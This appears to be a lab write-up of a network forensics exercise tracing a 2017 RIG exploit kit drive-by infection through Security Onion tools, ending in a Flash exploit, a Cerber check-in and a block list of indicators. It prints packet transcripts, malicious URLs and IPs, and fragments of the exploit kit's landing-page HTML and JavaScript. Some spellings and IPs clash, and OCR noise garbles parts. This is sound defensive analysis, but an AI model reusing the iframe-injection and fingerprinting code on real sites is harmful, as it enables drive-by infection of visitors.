



Investigating a Malware Exploit

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Scenario

The user is searching with Bing for information on home improvements. The user clicks a link to www.homeimprovments.com. This website has been compromised by a threat actor. A JavaScript executes that eventually downloads a malicious Adobe Flash file. After the malware is installed, it checks in with a CNC server.


You have been given the following details about the event:

- The event happened in **January of 2017**.
- It was discovered by the **Snort NIDS**.


Detection

We noted that alerts occurred in **January 2017**, so we will investigate during that time. Please open Kibana and set the time to match the scenario for **'January 2017'**.


Analysis



Additionally, the scenario noted that the attack was detected using Snort IDS. In this screen, zoom in on the event timeline and navigate to NIDS.




After completing the last step, it should look like this.




From the timeline we get that attack start in 22:54:42 and finish in 22:56:15, Time of attack was **1 minute and 33 seconds**.

Click the first point on the timeline to filter for only that first event.



Now view details for the events that occurred at that time. Scroll all the way to the bottom of the dashboard until you see the **NIDS Alerts** section of the page. The alerts are arranged by time. Expand the first event in the list.



Look at the expanded alert details.


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Table
                            Q Q 🔳 🛊 January 27th 2017, 22:54:43.000
 @timestamp
 @version
 _id

♠ ♠ ☐ ★ hTjrzXIBB6Cd-_0SL_gB


                            Q Q □ * seconion:logstash-import-2017.01.27
 _index
 _score
                            @ @ □ *
                            _type
 alert
                            Q Q 🖽 🛊 ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
 category
                            Q Q □ * trojan-activity
 classification
 destination_geo.country_name Q Q [] * Russia
 destination_geo.ip
                            Q Q T * 194.87.234.129
 destination_geo.location
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                                       "lon": 37.6068,
                                       "lat": 55.7386
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 gid
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    d68c9360b6ae
```

Data that we get from alert.



Click the **alert_id** value, you can pivot to CapME to inspect the transcript of the event.



We get also from this screen that Malware family was Exploit_Kit_RIG.

What is an exploit kit rig?

The RIG exploit kit is a set of malicious JavaScript scripts embedded in compromised or malicious websites by the threat actors, which are then promoted through malvertising.


From the top of the NIDS Alert Dashboard click the **HTTP** entry located under **Zeek Hunting** heading.




To get websites that user used it.

Safe	Malicious
www.bing.com	p27dokhpz2n7nvgr.1jw2lx.top

www.google-analytics.com	homeimprovement.com
api.blockcipher.com	tyu.benme.com
fpdownload2.macromedia.com	spotsbill.com
N/A	retrotip.visionurbana.com.ve



Search about these IPs get that: 104.28.18.74, 139.59.160 .143 ,194.87.234.129 ,90.2.10.0,198.105.151.50 was malicious.




HTTP - MIME Type




Investigate the Exploit with Sguil

Filter with time.



In alert ID 5.2. Show packet and show rule of alert.



Get Malware family: PsuedoDarkLeech.

Mhat is pseudo darkleech?

pseudo-Darkleech is the name of a collection of hacked websites that host malicious scripts,

2017/01/04 secretly inserted in the source code of these sites by malicious actors.

Transcript alert ID 5.2.

```
Lile
Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:42
Connection ID: .seconion-import-1 2
Src IP:
                 172.16.4.193
Dst IP:
                 104.28.18.74
Src Port:
                 49195
Dst Port:
                 80
OS Fingerprint: 172.16.4.193:49195 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S:.:Windows:?]
OS Fingerprint: -> 104.28.18.74:80 (distance 0, link: ethernet/modem)
SRC: GET /remodeling-your-kitchen-cabinets.html HTTP/1.1
SRC: Accept: text/html, application/xhtml+xml, */*
SRC: Referer:
http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qs=n&sp=-1&pq=home
+improvement+remodeling+your+kitchen&sc=0-40&sk=&cvid=194EC908DA65455B9E9A98285A3313
2B&first=7&FORM=PERE
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: www.homeimprovement.com
SRC: Connection: Keep-Alive
SRC:
SRC:
```

Get referrer source and host.

Go to alert ID 5.24.

```
Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:42
Connection ID: .seconion-import-1 24
Src IP:
                  172.16.4.193
Dst IP:
                  139.59.160.143
Src Port:
                  49200
Dst Port:
                  80
OS Fingerprint: 172.16.4.193:49200 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S:::Windows:?]
OS Fingerprint: -> 139.59.160.143:80 (distance 0, link: ethernet/modem)
SRC: GET /engine/classes/js/dle_js.js HTTP/1.1
SRC: Accept: application/javascript, */*;q=0.8
SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: retrotip.visionurbana.com.ve
SRC: Connection: Keep-Alive
SRC:
SRC:
```

The user accessed a page on homeimprovement.com and subsequently requested the JavaScript file dle_js.js from the host retrotip.visionurbana.com.ve.

In alert 5.25, we see that it contains three requests and three responses.

```
Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:43
Connection ID: .seconion-import-1 25
Src IP:
                 172.16.4.193
Dst IP:
                 194.87.234.129
Src Port:
                 49202
Dst Port:
                 80
OS Fingerprint: 172.16.4.193:49202 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S:.:Windows:?]
OS Fingerprint: -> 194.87.234.129:80 (distance 0, link: ethernet/modem)
SRC: GET
/?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fltKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfg
Z6D-hyMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbGMvrER6NbNknQA0KPxpH2 drZdZq
xKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br fl=4180 HTTP/1.1
SRC: Accept: text/html, application/xhtml+xml, */*
SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: tyu.benme.com
SRC: Connection: Keep-Alive
```

Second request.

```
SRC: POST
//?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bWw8S_6qviBCBmBWUhcSHrxLeNwt1z6l&q=wH7QMvXcJ
wDIFYbGMvrETKNbNknQA06PxpH2_drZdZqxKGni0ub5UUSk6Fy&tuif=5921&br_fl=5828&biw=Vivaldi.
82ss74.406q9e2t1&yus=Vivaldi.80lf74.406f5d1w2&ct=Vivaldi HTTP/1.1
SRC: Accept: text/html, application/xhtml+xml, */*
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Content-Type: application/x-www-form-urlencoded
SRC: Accept-Encoding: gzip, deflate
SRC: Host: tyu.benme.com
SRC: Connection: Keep-Alive
SRC: Cache-Control: no-cache
```

Third request.

```
HTTP/1.1

SRC: Accept: */*

SRC: Referer:
http://tyu.benme.com/?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjEClcwM0n99VAFkXpK-t2kDQzRWVgZCL-xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLtMNknQA0KK2lr2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=Mozilla.

SRC: Accept-Language: en-US

SRC: User-Agent: Mozilla/5-0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

SRC: Accept-Encoding: gzip_deflate

SRC: Host: tyu.benme.com

SRC: Connection: Keep-Alive

SRC:
DST: HTTP/1.1 200 OK

DST: Server: nginx/1.6.2

DST: Date: Fri, 27 Jan 2017 22:54:59 GMT

DST: Content-Type: application/x|shockwave-flash

DST: Content-Length: 16261

DST: Connection: keep-alive

DST:
DST:
CWS. d..x.,uT....l4.".h...]*!.-&...FR..t.H+0$.c..tw7..{....s~..s..~S.....(....9.&.}7...__.0.7.)
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The content type was Shockwave Flash, and the file signature was CWS.



Use network miner in same ID to show files.


4	index.html.1319B475.html	html		194.87.234.129 [tyu.benme.com]		
10	index.html.4B461872.html	html	90 745 B	194.87.234.129 [tyu.benme.com]	TCP 80	172
95	index.html.67899BE6swf	swf	16 261 B	194.87.234.129 [tyu.benme.com]	TCP 80	172

2 files HTML and 1 file SWF.


Now, open Wireshark to export all the files we've collected.

Export files using Wireshark

In alert 5.2.



Export files from it.



In alert 5.24.

Packet	*	Hostname	Content Type	Size	Filename
6		retrotip.visionurbana.com.ve	text/javascript	516 bytes	dle_js.js

Export this java script file.

In alert 5.25.

١	I	Packet 🔻	Hostname	Content Type	Size	Filename
-1		7	tyu.benme.com	text/html	5,212 bytes	?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq
1		91	tyu.benme.com		90 kB	?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bWw8S_
H		122	tyu.benme.com	application/x-shockwave-flash	16 kB	?biw=SeaMonkey.105qj67.406x7d8b3&yus=Se
-			-			
- 1						


Export all these files.

Examine the files


Check file shock-flash in virus total.

analyst@SecOnion:~/Desktop/Attack/alert 5.25\$ sha1sum %3fbiw\=SeaMonkey.105qj67.
406x7d.406g6d1r6\&br_f1\=2957\&oq\=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSK
aA9E-qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDf
F-qoVzcCgWRxfs\&ct\=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290 %3fbiw=SeaMonkey.105qj67.406x7d.406g6d
1r6&br_f1=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7Fj
LhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-qoVzcCgWRxfs&ct=S
eaMonkev&tuif=1166

Hash: 97a8033303692f9b7618056e49a24470525f7290



Analyze with graph:



Get that file flash is trojan sends data to CNC server in USA.




Also CVE-2015-3105 to get information about it.

Description

Adobe Flash Player before 13.0.0.292 and 14.x through 18.x before 18.0.0.160 on Windows and OS X and before 11.2.202.466 on Linux, Adobe AIR before 18.0.0.144 on Windows and before 18.0.0.143 on OS X and Android, Adobe AIR SDK before 18.0.0.144 on Windows and before 18.0.0.143 on OS X, and Adobe AIR SDK & Compiler before 18.0.0.144 on Windows and before 18.0.0.143 on OS X allow attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors.


Get that this verisons is compormised.

Show last 4 alerts before examinig all files.



All four alerts relate to communication with the malware server. The attacker sends a UDP packet to a ransomware check-in server (CNCserver) it's IP 90.2.1.0.

Information about ransomware cerber.



Open remodeling-your-kitchen-cabinets.html using gedit.


We show from scenario of attack that attacker add iframe to website with malicious link

Go to dle_js.js to analyze file.



The JavaScript document.write() method will write content to the webpage, creating an iframe that redirects the user to a URI at tyu.benme.com. To avoid detection, the end iframe tag is split into two parts: </ifr' + 'ame>.

Open last file:



Open file with gedit.

Attacker add function called "start()" in iframe tag.

```
<html lang="en">
<head>
    <title></title>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=EDGE">
   "meta name="apple-mobile-web-app-capable" content="yes">
"meta name="apple-mobile-web-app-status-bar-style" content="black">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
<body>
<iframe onload="window.setTimeout('start()', 88)" src="about:blank" style="visibility:hidden"></iframe>
var NormalURL = 'http://tvu.benme.com/?
           la.102kd74.406h8vBo4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjECIcwM0n99VAFkXpK-t2kDQzRWVgZCL-
=wXrQMvXcJwDQDobGMvrESLtMNknQA0KK2Ir2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&c
var InfoStr =
function getBrowser() {
   var ua = navigator.userAgent;
   var browsr0bj = {
     browser: 'unknown',
             browser_real: '',
              is bot:
             browser_quality: 0,
             platform: 'desktop', versionFull: '',
             versionShort:
```

In 1 "NormalURL" attacker add malicious website.

In 2 "getBrowser" for get information about user agent and browser object.

Function "start()":

"BrowserInfo": get information about user agent and browser object.

First if means that if browser is bot don't make anything.

Else check if browser was Internet Explorer if that condition true add "<form target="_parent" method="post" action="'+NormalURL+'"></form>' "to windows.frames[0].document.body.innerHTML after adding submit automatically it.

Conclusion

The user is searching with Bing for information on home improvements. The user clicks a link to www.homeimprovments.com. This website has been compromised

by a threat actor. A JavaScript executes that eventually downloads a malicious Adobe Flash file. After the malware is installed, it checks in with a CNC server.

Containment

Machine should be isolated because it's compromised.

Actions

Block these websites:

p27dokhpz2n7nvgr.1jw2lx.top
homeimprovement.com
tyu.benme.com
spotsbill.com
retrotip.visionurbana.com.ve

- Block these IPs: 104.28.18.74, 139.59.160 .143 ,194.87.234.129 ,90.2.10.0,198.105.151.50.
- Delete file malware Adobe flash and its process.
- To avoid this vulnerability in Adobe Flash and AIR, ensure you're using the latest versions of the software, as updates often include critical security patches. Additionally, consider disabling Flash entirely, as it's no longer supported and poses significant risks. Implement strong security practices like regular system updates, using antivirus software, and practicing safe browsing habits.

Artifacts

IPs
104.28.18.74
139.59.160 .143
194.87.234.129
90.2.10.0
198.105.151.50

Websites	
p27dokhpz2n7nvgr.1jw2lx.top	
homeimprovement.com	
tyu.benme.com	
spotsbill.com	
retrotip.visionurbana.com.ve	